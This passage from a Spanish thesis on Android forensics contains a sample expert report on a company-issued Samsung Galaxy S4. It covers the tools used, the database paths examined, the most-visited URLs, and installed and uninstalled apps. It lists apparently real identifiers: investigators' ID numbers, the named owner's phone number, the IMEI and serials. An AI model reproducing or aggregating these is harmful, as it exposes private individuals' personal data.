2. Antecedentes

<<Contextualización en la que se desarrolla el examen forense, problema>>

a. Caso de estudio

<<Descripción del caso de prueba a investigar>>

b. Objetivo

<<Propósito a alcanzar en el examen forense, determinando que se quiere investigar o demostrar>>

3. Descripción

<<Detalle sobre lo sucedido en el dispositivo móvil; hechos y/o actividades realizadas en el mismo>>

4. Recomendaciones

<<Sugerencias o niveles de riesgo efectuados en el análisis, acciones que se deben realizar ante el incidente>>.

Fuente: (Cuenca Alvarado, 2015, pág. 89)

1.7. Ejemplos de informe técnico e informe judicial

1.7.1. Informe Técnico

1. Introducción

El presente documento se elabora con el fin de presentar un informe técnico pericial sobre los datos generados por el usuario en el dispositivo móvil. Dicho informe contiene el entorno en el que se desarrolla el análisis forense.

Además de mencionar que el objetivo de las pruebas a realizar determinara el correcto proceso a seguir en el análisis de la evidencia, que la guía metodológica propone.

2. Antecedentes

El entorno en el que se efectúa es sobre un caso de pruebas, en el cual se desarrollan el examen imprescindible basándose en la necesidad de saber a profundidad la información que se ha almacenado en el sistema de ficheros del dispositivo móvil (Smartphone), información que pueda comprometer la seguridad e integridad del usuario.

Se cuenta con un dispositivo móvil (smartphone) con Sistema Operativo Android, versión 4.4.2 que será el objeto de pruebas.

a. Caso de estudio

El caso de prueba se detalla a continuación:

En la empresa XYZ, se ha otorgado un dispositivo móvil a cada uno de los ejecutivos que lo conforman. El Director de Control Interno ha notado que a partir de dicha entrega los tiempos de respuesta de los ejecutivos han variado y quiere determinar cuáles son las actividades en que están ocupando la mayor parte de su tiempo en los dispositivos móviles y verificar si están fuera del contexto empresarial.

Para dicho fin se solicita realizar un análisis forense al dispositivo móvil brindado en la empresa.

b. Objetivo del caso de estudio

Determinar las:

- Actividades, como historial de navegación y descargas realizadas.
- Aplicaciones instaladas y desinstaladas.

c. Alcance

Analizar:

- Historial de navegación
- Descargas
- Aplicaciones instaladas
- Aplicaciones desinstaladas
- Aplicaciones no satisfactorias

d. Equipo de trabajo (responsables de la investigación)

Tabla 13: Equipo de trabajo (responsables de la investigación)

Identificación	Nombres y apellidos	Rol
1104185515 **1103937829**	Jessica Cuenca Danilo Jaramillo	Investigadores/Peritos
1104185515	Jessica Cuenca	Custodios
1104185515	Jessica Cuenca	Examinadores/Analistas

3. Entorno de análisis

a. Metodología

La metodología a utilizar para la ejecución de las pruebas es la guía metodológica de análisis forense, que el proyecto de tesis plantea.

b. Descripción de las herramientas

En la Tabla adjunto se detalla las herramientas utilizadas en el peritaje.

Tabla 14: Descripción de las herramientas

Herramienta	Descripción
SDK de Android	Nos brinda el acceso al dispositivo, mediante vía ADB
Oxygen Forensic	Herramienta forense de tipo comercial, que permite la extracción de los datos del dispositivo.
Md5 summer	Me permite calcular el hash de la imagen y verificar el mismo
Access Data FTK Imager	Visualización del contenido de la copia. Extracción de los archivos de interés
SQLite Data Browser	Visualización de los datos registrados en cada una de los archivos
Microsoft Excel	Me permite comparar los datos de las columnas

c. Procedimiento

El proceso será registrado en cada una de las plantillas diseñadas para cubrir las distintas fases de la realización del análisis forense en este caso.

d. Observaciones

- Al ser un caso de estudio de prueba, se ha dispuesto no dar acceso root al dispositivo móvil y verificar que datos se pueden extraer.
- Continuando con el proceso forense como primera instancia no se debe llevar a cabo ningún proceso forense externo (Toma de huellas dactilares, etc.).
- Al momento de la incautación no se dispone de bolsas antiestáticas, sin embargo, se ha tomado como medida el uso de papel aluminio y así bloquear la comunicación o sincronización con un medio externo.
- No se ha otorgado el cable de datos y cargador originales del dispositivo móvil (Smartphone). Puesto que se debe buscar un adaptador y cable de datos compatible.
- Se denomina al backup con el nombre de "smartphone.ab"
- Con la ayuda de la herramienta "Oxygen Forensic 2014" se extrae una imagen denominada "Samsung Galaxy S IV (GT-i9500) (357747052530834) 2014-06-26 12-55.ofb", la cual cuenta con los siguientes hashes:

Firma MD5:	d2251dcf7d68c766e1953c786f9a2f36
Firma SHA2:	cd9988fc0669e0b1aab06e2f3d2fac03f9032e54ebdb73103da1a6f50bd373bb

4. Análisis de la evidencia

a. Información del dispositivo

1) Características

Tabla 15: Características del dispositivo móvil

DISPOSITIVO MÓVIL		
Cód. etiqueta dispositivo:	C001-S001	
Tipo de dispositivo móvil:	Smartphone	
Propietario	Ing. Fernando Cueva	
Marca	Samsung	
Modelo	GT-I9500, Galaxy S4	
S/N	RV1D70SVPYJ	
Estado	**Encendido** (x)	**Apagado** ( )
Características Físicas		
Pantalla:	5'' Touchscreen	
Procesador:	1.6GHz Quad Core + 1.2GHz Quad Core	

IMEI:	357747052530834	
FCC ID:	A3LGTI9500	
IC:	SSN: I9500GSMH	
Interfaz de conexión (USB, HDMI, etc.):	USB	
Teléfono bloqueado:	**SI ( )**	**NO** (x)
Tarjeta externa:	**SI** (x)	**NO ( )**
SIM CARD:	**SI** (x)	**NO ( )**
Cámara:	**SI** (x) Dual Camera Frontal y trasera	**NO ( )**
Capacidad para capturar imágenes:	**SI** (x)	**NO ( )**
Capacidad para capturar video:	**SI** (x)	**NO ( )**
Resolución cámara:	13MP + 2MP frontal	
Características Lógicas		
Idioma SO:	Español	
Sistema Operativo:	Android	
Versión del SO:	4.4.2	
Versión kernel:	3.4.5-742022 dpi@SWPP5716#1	
Versión de banda base:	I9500UBUFNA2	
Número de compilación:	K0T49H.I9500UBUFNB3	
Espacio de almacenamiento Interno:	16GB	
Soporta modo de vuelo:	**SI** (x)	**NO ( )**
Servicios de conexión		
Bluetooth:	**SI** (x)	**NO ( )**
Wi-Fi:	**SI** (x)	**NO ( )**
IrDa (Infrarrojo):	**SI ( )**	**NO** (x)
SIM Card		
Operadora:	**Movistar**	
Número:	0999640412	
S/N:	300554961177 – 128k	
PIN:	N/A	
PUK:	N/A	
Tarjeta externa		
Tipo:	MicroSDHC 4, Kingston	
S/N:	Sdc4/8gb 065	
Espacio de almacenamiento:	8GB	
Espacio disponible:	769MB	

Batería		
Removible:	**SI** (x)	**NO** ( )
Nivel de Batería:	100%	
Fabricante:	Samsung	
Capacidad de voltaje:	3.8V -9,88 Wh – 2600 mAh	
S/N:	YS1D7135S/2-B	
Cargador		
Código etiqueta cargador:	N/A	
Marca	N/A	
Modelo No:	N/A	
Input:	N/A	
Output:	N/A	
Frecuencia:	N/A	
S/N:	N/A	
Cable de datos:	**SI** ( )	**NO** (x)
Código etiqueta cable de datos:	N/A	

2) Sistema de ficheros

El fichero a evaluar es "/data/" el mismo que almacena los datos del usuario y aplicaciones, donde la ubicación de los archivos de interés se encuentra en las siguientes direcciones:

Tabla 16: Archivos de interés del sistema de ficheros del dispositivo móvil

Objetivo	Ruta	Archivo
Historial de navegación	/data/data/com.android.browser/databases/	browser2.db
Descargas	/data/data/com.sec.android.providers.downloads/databases/	sisodownloads.db
Aplicaciones	data/data/com.android.vending/databases/	localappstate.db
	data/data/com.google.android.googlequicksearchbox/databases/	icingcorpora.db
	data/system/	dmappmgr.db packages.xml

5. Resultados

Se adquirió de la imagen (copia bit a bit) los siguientes ficheros, los cuales contienes los datos de las aplicaciones, el historial de navegación y las descargas realizadas por el usuario. Sin embargo, ciertos archivos no se encontraron en las rutas anteriormente indicadas por lo que se procedió a verificar otros archivos que contienen la información solicitada, detallada a continuación:

Tabla 17: Archivos del dispositivo móvil

Objetivo	Ruta	Archivo
Historial de navegación	/data/data/com.sec.android.app.sbrowser/databases	SBrowser.db
Descargas	/data/data/com.sec.android.providers.downloads/databases/	downloads.db
Aplicaciones	data/data/com.android.vending/databases/	localappstate.db
	data/data/com.google.android.googlequicksearchbox/databases/	icingcorpora.db

Historial de navegación

En el archivo SBrowser.db nos encontramos con las siguientes tablas: “BOOKMARKS”, “INTERNER_SYNC”, “REMOTE_DEVICES”, “REMOTE_DOWNLOAD”, “SAVEPAGE”, “SYNC_STATE”, “TABS”, “android_metadata”, y “sqlite_sequence” para lo cual se analizará la tabla “TABS” que contiene las siguientes columnas:

_ID, TAB_ID, TAB_INDEX, TAB_URL, TAB_TITLE, TAB_FAV_ICON, TAB_ACTIVATE,

IS_DELETED, IS_INCOGNITO, ACCOUNT_NAME, ACCOUNT_TYPE,

DATE_CREATED, DATE_MODIFIED, DIRTY, SYNC1, SYNC2 SYNC3, SYNC4,

SYNC5, DEVICE_NAME, DEVICE_ID, TAB_USAGE

Los datos de interés para el análisis de la tabla “TABS” son:

Tabla 18: Columnas de interés tabla “TABS”- dispositivo móvil

Columna	Descripción
TAB_TITLE	Título de la página web consultada
TAB_URL	URL o dirección web de la página consultada
DATE_CREATED	Fecha en la que se realiza la consulta

Los datos se adjuntan en digital.

En la siguiente figura se visualiza la cantidad de consultas realizadas en el dispositivo móvil por mes, de acuerdo al año 2014.



Figura 24: Historial de navegación

Entre las url's más visitadas tenemos:

Tabla 19: Historial de navegación

	URL	# de visitas > 20
1	http://alimentariaonline.com/2013/03/26/crean-innovadora-cerveza-a-base-demaiz-en-la-uam/	33
2	http://benditofutbol.com/la-tri/rueda-dilan-mendez-cancermundial.html#.U5JuOsnv7qA	59
3	http://es.dragoncity.wikia.com/wiki/Drag%C3%B3n_Basilisco	97
4	http://es.dragoncity.wikia.com/wiki/Drag%C3%B3n_Ladr%C3%B3n	64
5	http://es.dragoncity.wikia.com/wiki/Drag%C3%B3n_Shogun	33
6	http://es.dragoncity.wikia.com/wiki/Drag%C3%B3n_Silvestre	40
7	http://es.dragoncity.wikia.com/wiki/Drag%C3%B3n_Veneno	69
8	http://es.savefrom.net/	72
9	http://eva1.utpl.edu.ec/course/view.php?id=56407	39
10	http://f3.pasionlibertadores.com/noticias/David-Beckham-quiere-volver-ajugar-al-futbol-20140606-0021.html	68
11	http://img1.mlstatic.com/s_MLV_v_O_f_4370159278_052013.jpg	55
12	http://listado.mercadolibre.com.ec/gafas-fox-duncan	37
13	http://m.listas.20minutos.es/lista/top-dragones-de-dragon-city-376630/	40
14	http://m.youtube.com/results?q=carrera%20de%20ba%C3%B1os&sm=3	62
15	http://m.youtube.com/watch?v=FiBs_FihJYw	29
16	http://m.youtube.com/watch?v=GNuzdKfpK60	38

17	http://m.youtube.com/watch?v=kpJApAfODSE	54
18	http://m.youtube.com/watch?v=Ni7m0GR8UO0	41
19	http://reglasespanol.about.com/od/adjetivos-articulos/a/articulo.htm	23
20	http://www.andysautosport.com/air_suspension/volkswagen.html	20
21	http://www.crecenegocios.com/40-formas-de-hacer-publicidad/	69
22	http://www.derechoecuador.com/resultado-debusqueda?q=estado+y+gobierno	55
23	http://www.foxdeportes.com/futbol/story/sancionan-a-la-bella-rbitro-brasilea#	55
24	http://www.foxdeportes.com/mexico/story/mexico-y-brasil-se-retan-en-twitter/	36
25	http://www.google.com.ec/?gfe_rd=cr&ei=RW2QU9j-Gqna8gfa1YHwBQ	72
26	http://www.google.com.ec/search?biw=360&bih=314&tbm=isch&sa=1&ei=ZH 2WU4arNoyayAS0loDYAQ&q=reptiles&oq=reptiles&gs_l=mobile-gwsserp.3..41l3.4896.8786.1.8949.14.9.0.1.1.0.0.0..0.0....0...1c.1.45.mobile-gwsserp..21.2.74.3.tXwzLRw0Nwg#facrc=_	60
27	http://www.google.com.ec/search?site=&source=hp&ei=de-YU5H0NMensAStyYCACw&q=rey+felipe&oq=rey+felipe&gs_l=mobile-gwshp.3..0l5.1976.3596.0.5475.11.9.0.1.1.0.2155.6998.7-1j1j2.4.0....0...1c.1.46.mobile-gwshp..9.2.1850.3.ZZta2zffzpU#q=posesion+principe+felipe	42
28	http://www.google.com.ec/search?site=&source=hp&ei=PiZ8UbHE_PisASopIGwCg&q=utpl+eva&oq=utpl&gs_l=mobile-gwshp.1.1.0l5.7101.7640.0.9767.7.5.0.3.3.0.459.1781.2-1j2j2.5.0....0...1c.1.44.mobile-gws-hp..1.6.1258.2.NAcVd_QpVUo	40
29	http://www.google.com.ec/search?tbm=isch&sa=1&ei=owJ9U77JI82SqAaJm YLYDg&q=gafas+fox+modelo+duncan&oq=gafas+fox+modelo+duncan&gs_l= mobile-gws-serp.3...47400.51770.0.52288.25.18.0.0.0.3.1663.7287.2-2j3j3j3j1j0j1.13.0....0...1c.1.44.mobile-gwsserp..22.3.1865.RXCV9q9O06A#facrc=_	37
30	http://www.google.com.ec/webhp?hl=es&tbm=isch&tab=wi	27
31	http://www.hoyhombre.com/0000964/los-3-cortes-de-pelo-de-moda-para-este-2014/	40
32	http://www.mercadolibre.com.ec/	23
33	http://www.pasionlibertadores.com/fanaticos/Los-10-equipos-de-futbol-masvaliosos-del-mundo-20140512-0009.html	55
34	http://www.utpl.edu.ec/index.php	55
35	http://www.youtube-mp3.org/es	116

36	https://m.facebook.com/pages/JRM-Racing-Sore/592028717535031?fref=ts&refsrc=https%3A%2F%2Fwww.facebook.com%2Fpages%2FJRM-Racing-Sore%2F592028717535031&_rdr	55
37	https://m.youtube.com/watch?v=ewOdKrYVdZc	32
38	https://mail.google.com/mail/mu/mp/460/#tl/Recibidos	65
39	https://srv-si-001.utpl.edu.ec/SAO/Login.aspx	69
40	https://srv-si-001.utpl.edu.ec/SAO/Login.aspx?ReturnUrl=%2fSAO%2fSAO%2fLogin.aspx	74
41	https://www.google.com.ec/?gfe_rd=cr&ei=DpVxU7f4Bszt8QaB2oDACA	55
42	https://www.google.com.ec/?gfe_rd=cr&ei=im53U936LMzd8gfphYGgCQ	47
43	https://www.google.com.ec/?gfe_rd=cr&ei=ZNVyU_qPMdClsgf7IgE	55
44	https://www.google.com.ec/search?biw=360&bih=567&tbm=isch&q=colibritany&revid=1874192421&sa=X&ei=StOcU8jRIZG2sASUsYD4Cw&ved=0CBcQ1QIoAA#facrc=_&imgrc=WSXITBsiZnTtPM%253A%3BOkD1bZh27NS6jM%3Bhttp%253A%252F%252Fi1.ytimg.com%252Fvi%252FiZrWMKzWPCc%252Fmaxresdefault.jpg%3Bhttp%253A%252F%252Fwww.youtube.com%252Fwatch%253Fv%253DiZrWMKzWPCc%3B1920%3B1080	31
45	https://www.google.com.ec/search?site=&source=hp&ei=Jfd0U4DXMM3jsASY7YKIDA&q=23+de+alemania&oq=23+de+alemania&gs_l=mobile-gwshp.3...144.981.0.1312.9.6.0.0.0.0.0.0..0.0....0...1c.1.43.mobile-gwshp..9.0.0.P6R9vlb0MXc	54

En la siguiente figura se muestra los links o url's más visitadas, de acuerdo al id asignado a la url y número de visitas.



Figura 25: URL's más visitadas en el año 2014

Descargas

En el archivo "downloads.db" se encuentran cuatro tablas "android_metadata", "downloads", "request_headers" y "sqlite_sequence", para lo cual se analizará la tabla "downloads" que contiene las siguientes columnas:

_id, uri, method, entity, no_integrity, hint, otaupdate, _data, mimetype, destination, no_system, visibility, control, status, numfailed, lastmod, notificationpackage, notificationclass, notificationextras, cookiedata, useragent, referer, total_bytes, current_bytes, etag, uid, otheruid, title, description, *scanned, is_public_api, allow_roaming, allowed_network_types, is_visible_in_downloads_ui, bypass_recommended_size_limit, mediaprovider_uri, deleted, errorMsg, allow_metered,* downloadmethod, state, dd_primaryMimeType, dd_SecondaryMimeType1, dd_SecondaryMimeType2, dd_fileName, dd_vendor, dd_description, dd_contentSize, dd_objUrl, dd_notifyurl, dd_majorVersion, allow_write

Los datos de interés para el análisis de la tabla "downloads" son:

Tabla 20: Columnas de interés tabla downloads – dispositivo móvil

Columna	Descripción
uri	Link de descarga
lastmod	Fecha y hora de descarga
_data	Ruta en la que se guardó la descarga
useragent	Datos como navegador, Versión del sistema operativo, idioma del sistema operativo, número de modelo del dispositivo.
title	Nombre de la descarga

Entre las descargas realizadas tenemos:



Figura 26: Descargas realizadas

Aplicaciones

Se realiza la comparación para verificar las aplicaciones instaladas, desinstaladas y descargas de aplicaciones no satisfactorias.

Para verificar el dato de las aplicaciones no satisfactorias se toma como referencia la columna "first_download" del archivo "localappstate.db", el valor "0". En el mismo archivo se encuentran todas las aplicaciones que han sido descargadas e instaladas en el dispositivo, el mismo que no define las aplicaciones desinstaladas. Cabe mencionar que el archivo packages.xml contiene el mismo número de aplicaciones instaladas que el archivo "icingcorpora.db".

En el archivo "localappstate.db" encontramos dos tablas, la primera con el nombre de android_metadata, la cual no cuenta con ningún dato, mientras que la tabla appstate contiene las siguientes columnas:

package_name, auto_update, desired_version, download_uri, delivery_data, delivery_data_timestamp_ms, installer_state, first_download_ms, referrer, account, title, flags, continue_url, last_notified_version, last_update_timestamp_ms, account_for_update, auto_acquire_tags, external_referrer_timestamp_ms

Siendo la tabla "appstate" la de interés la cual se estructura de la siguiente manera:

Tabla 21: Columnas de interés tabla appstate – dispositivo móvil

Columna	Descripción
package_name	Nombre del paquete o la ruta creada por la aplicación
auto_update	Hace referencia al auto descarga de actualizaciones de la aplicación, la cual 1 representa "Descargar automáticamente las actualizaciones" y 2 representa "no realizar descargar automáticas"
delivery_data_timestamp_ms	Representa la fecha y hora de entrega de los datos
first_download_ms	Representa la fecha y hora en la que se solicita la descarga
account	Cuenta de usuario utilizada en la descarga
title	Título o nombre de la aplicación

Mientras que en el archivo "icingcorpora.db", se registran todas las aplicaciones que se encuentran instaladas y en ejecución en el dispositivo. El mismo en el que encontramos catorce tablas, por lo que la tabla de interés es "applications" la cual contiene los siguientes datos:

_id, display_name, icon_uri, package_name, class_name, score, uri, created_timestamp_ms

Los datos de interés para el análisis de la tabla applications son:

Tabla 22: Columnas de interés tabla applications – dispositivo móvil

Columna	Descripción
display_name	Nombre de la aplicación
package_name	Nombre del paquete o la ruta creada por la aplicación
created_timestamp_ms	Fecha y hora de creación de la aplicación

Al mismo tiempo se realiza una comparación entre los datos de los archivos "localappstate.db" e "icingcorpora.db", prevaleciendo los datos del archivo "icingcorpora.db", ya que aquí se encuentra el listado de las aplicaciones en ejecución del dispositivo.

Encontrando los siguientes resultados:

Aplicaciones instaladas

Tabla 23: Aplicaciones instaladas

Nombre aplicación	Nombre paquete	Fecha y hora de instalación/actualización
Dumb Ways	air.au.com.metro.DumbWaysToDie	2014-03-23 11:08:17
Calendario	com.android.calendar	2013-04-24 10:15:09
Chrome	com.android.chrome	2013-04-24 10:15:10
Contactos	com.android.contacts	2013-04-24 10:15:08
Teléfono	com.android.contacts	2013-04-24 10:15:08
Correo electrónico	com.android.email	2013-04-24 10:15:08
Mensajes	com.android.mms	2013-04-24 10:15:09
Descargas	com.android.providers.downloads.ui	2013-04-24 10:15:09
Ajustes	com.android.settings	2013-04-24 10:15:09
Play Store	com.android.vending	2013-04-24 10:15:10
Motorbike Lite	com.bakno.MotorbikeLite	2014-01-31 22:21:28
Flow Free	com.bigduckgames.flow	2014-05-18 17:07:28
Misdeberes.es	com.brainly.es	2013-11-20 22:48:37
MOBILedit! Connector	com.compelson.meconnector	2014-06-22 12:53:23
Linterna	com.devuni.flashlight	2013-08-15 23:32:48
Flappy Bird	com.dotgears.flappybird	2014-02-06 15:18:50
Dropbox	com.dropbox.android	2013-04-24 10:15:10
PvZ 2	com.ea.game.pvz2_row	2014-02-11 21:19:46
HolaMundo	com.example.holamundo	2014-06-24 23:42:59
Facebook	com.facebook.katana	2013-08-13 11:04:11
Messenger	com.facebook.orca	2013-08-13 11:21:18
Hill Climb Racing	com.fingersoft.hillclimb	2014-05-30 10:58:07

Iron Man 3	com.gameloft.android.ANMP.GloftIMHM	2013-08-15 23:32:40
Little Big City	com.gameloft.android.LATAM.GloftLCEF	2012-12-31 19:00:25
Littlest Pet Shop	com.gameloft.android.LATAM.GloftPSHO	2014-04-02 01:35:00

Shark Dash	com.gameloft.android.LATAM.GloftSDTB	2012-12-31 19:00:26
Wonder Zoo	com.gameloft.android.LATAM.GloftZOOM	2012-12-31 19:00:28
UNO	com.gameloft.android.LATAM.X765	2012-12-31 19:00:27
Pool Live Tour	com.geewa.PLTMobile	2013-08-15 22:52:27
Drive	com.google.android.apps.docs	2014-01-20 14:03:55
Maps	com.google.android.apps.maps	2013-04-24 10:15:11
Fotos	com.google.android.apps.plus	2013-04-24 10:15:11
Google+	com.google.android.apps.plus	2013-04-24 10:15:11
Traductor	com.google.android.apps.translate	2013-08-15 23:33:01
Gmail	com.google.android.gm	2013-04-24 10:15:08
Ajustes de Google	com.google.android.gms	2013-04-24 10:15:10
Play Games	com.google.android.play.games	2008-08-01 07:00:00
Hangouts	com.google.android.talk	2013-04-24 10:15:11
Play Movies	com.google.android.videos	2014-04-02 01:35:04
YouTube	com.google.android.youtube	2013-04-24 10:15:08
Earth	com.google.earth	2008-08-01 07:00:00
Jetpack Joyride	com.halfbrick.jetpackjoyride	2013-09-09 14:06:58
Copa del Mundo	com.hslsoftware.copamundo	2014-06-15 19:02:40
Instagram	com.instagram.android	2013-08-13 11:12:20
Jalvasco Copa del Mundo 2014	com.jalvasco.football.worldcup	2014-06-15 19:00:47
InstaSize	com.jsdev.instasize	2013-10-31 16:53:19
RealSteelWRB	com.jumpgames.rswrb	2014-01-27 00:52:09
Subway Surf	com.kiloo.subwaysurf	2013-08-13 22:22:48
Candy Crush Saga	com.king.candycrushsaga	2013-09-17 22:22:55
Photo Studio	com.kvadgroup.photostudio	2014-04-29 21:46:17
Mundial TV	com.mundial2014.tv	2014-06-16 11:10:37
OLX	com.olx.olx	2014-06-02 08:46:58
PaniniCollectors	com.panini.collectors	2014-04-09 16:19:03
Moto Free	com.progimax.moto.free	2014-03-04 17:57:53
Stun Gun Free	com.progimax.stungun.free	2014-05-18 16:53:42
Story Album	com.samsung.android.app.episodes	2013-04-24 10:15:10
Vídeo	com.samsung.everglades.video	2013-04-24 10:15:10
Group Play	com.samsung.groupcast	2013-04-24 10:15:10

Ayuda	com.samsung.helphub	2013-08-25 17:38:00
365Scores	com.scores365	2014-06-16 23:26:05
Cámara	com.sec.android.app.camera	2013-04-24 10:15:09
Reloj	com.sec.android.app.clockpackage	2013-04-24 10:15:10
Música	com.sec.android.app.music	2013-04-24 10:15:08
Mis Archivos	com.sec.android.app.myfiles	2013-04-24 10:15:10
Optical reader	com.sec.android.app.ocr	2013-04-24 10:15:08
Calculadora	com.sec.android.app.popupcalculator	2013-04-24 10:15:08
Samsung Apps	com.sec.android.app.samsungapps	2013-04-24 10:15:09
Internet	com.sec.android.app.sbrowser	2013-04-24 10:15:08
S Health	com.sec.android.app.shealth	2013-04-24 10:15:09
S Translator	com.sec.android.app.translator	2013-04-24 10:15:10
Editor de vídeo	com.sec.android.app.ve	2014-05-14 22:11:52
Grabadora de voz	com.sec.android.app.voicerecorder	2013-04-24 10:15:08
Galería	com.sec.android.gallery3d	2013-04-24 10:15:08
S Memo	com.sec.android.widgetapp.diotek.smemo	2013-04-24 10:15:09
ChatON	com.sec.chaton	2013-04-24 10:15:09
Samsung Hub	com.sec.everglades	2013-04-24 10:15:08
KNOX	com.sec.knox.app.container	2008-08-01 07:00:00
Samsung Link	com.sec.pcw	2013-04-24 10:15:08
Sonic Dash	com.sega.sonicdash	2014-06-03 09:52:59
Skype	com.skype.raider	2013-08-13 11:08:13
Face Swap Lite	com.swap.face.lite	2014-06-11 16:42:19
TripAdvisor	com.tripadvisor.tripadvisor	2013-04-24 10:15:10
Twitter	com.twitter.android	2013-08-13 11:06:25
Beach Buggy Blitz	com.vectorunit.yellow	2013-11-21 22:27:37
S Voice	com.vlingo.midas	2013-04-24 10:15:11
Waze	com.waze	2014-02-16 10:55:41
WhatsApp	com.whatsapp	2013-08-13 11:02:39
Flickr	com.yahoo.mobile.client.android.flickr	2014-01-18 21:27:49
Dragon City Trucos	dragon.city.trucos	2014-05-02 21:09:33
DragonCity	es.socialpoint.DragonCity	2014-05-02 21:17:18
Flipboard	flipboard.app	2013-04-24 10:15:08
El Juego del Mundial	io.cran.mundial	2014-04-17 08:43:08
LINE	jp.naver.line.android	2013-08-13 11:05:34
Bear Race	net.mobilecraft.BearRace	2014-06-15 12:18:15
Basketball Kings	net.mobilecraft.basketballkings	2014-02-25 23:39:30
WatchON	tv.peel.samsung.app	2013-04-24 10:15:09

Aplicaciones desinstaladas

Tabla 24: Aplicaciones desinstaladas

Nombre aplicación	Paquete	Fecha y hora de instalación
New Super Mario Bros 2 Cheats	com.a86912222951760159e35f49a.a76058623a	06/10/2013 10:14
Galaxy S4 Tema Carbon	com.androidaddy.livewallpaper.galaxy.s4.carbon	17/02/2014 21:52
BBM	com.bbm	15/11/2013 0:20
Carrera Cartoon	com.blokwise.carreracartoon	21/11/2013 11:48
Blurb Checkout	com.blurb.checkout	07/03/2014 20:13
Xtreme Wheels	com.bravogamestudios.xtremewheels	27/01/2014 0:29
ChatON Voice & Video Chat	com.coolots.chaton	24/03/2014 23:09
Beach Moto	com.factory99.beachmoto	18/05/2014 16:59
PEPI Skate 3D	com.foosegames.pepiskate3d	18/05/2014 16:55
Tower Blocks	com.gameclassic.towerblock	25/09/2013 11:51
Blitz Brigade: ¡FPS online!	com.gameloft.android.ANMP.GloftINHM	25/08/2013 22:24
GT Racing 2: The Real Car Exp	com.gameloft.android.ANMP.GloftRAHM	26/01/2014 9:20
Thor: EMO - El juego oficial	com.gameloft.android.ANMP.GloftTRHM	28/02/2014 17:21
GO Launcher EX (Español)	com.gau.go.launcherex	17/02/2014 21:54
GO Switch+	com.gau.go.launcherex.gowidget.newswitchwidget	17/02/2014 21:56
Rosa Tema	com.gau.go.launcherex.theme.chabxszen	17/02/2014 21:50
RoboCop™	com.glu.robocop	02/05/2014 21:09
MOTOCROSS MELTDOWN	com.glu.stuntracing	04/03/2014 17:47
Búsqueda de Google	com.google.android.googlequicksearchbox	06/05/2014 21:22
Síntesis de voz de Google	com.google.android.tts	22/05/2014 13:54
Next honeycomb live wallpaper	com.gtp.nextlauncher.liverpaper.honeycomb	28/11/2013 8:51
Next Launcher 3D Lite Version	com.gtp.nextlauncher.trial	23/10/2013 7:00
Complemento de servicio	com.hp.android.printservice	17/03/2014 20:19
POLARIS Office Viewer 5	com.infraware.polarisviewer5	17/09/2013 22:24
Fast & Furious 6: El Juego	com.kabam.ff6android	09/01/2014 17:30
Super Thrill Rush	com.ldes.speeddrift	27/01/2014 0:31
LiveProfile	com.liveprofile.android	25/09/2013 11:47
Beaming Service para Beep'nGo	com.mobeam.barcodeService	26/04/2014 19:28
CSR Racing	com.naturalmotion.csrracing	17/09/2013 22:45
Turbo Racing League	com.pikpok.turbo	13/08/2013 22:16
Pioneer Connect	com.pioneer.carrozzeriaconnect	12/03/2014 13:24
Share music for Group Play	com.sec.android.app.mediasync	12/01/2014 23:38
AllShareCast Dongle S/W Update	com.sec.android.fwupgrade	07/05/2014 7:25
Samsung Print Service Plugin	com.sec.app.samsungprintservice	02/04/2014 1:46

Samsung push service	com.sec.spp.push	24/04/2014 21:08
Capture Screen	com.tools.screenshot	13/11/2013 17:54
Trial Xtreme 3	com.x3m.tx3	19/01/2014 12:51
Video Downloader - vídeo DL	info.techtechapps.vid.android	29/04/2014 23:36
LINE camera	jp.naver.linecamera.android	19/12/2013 10:39
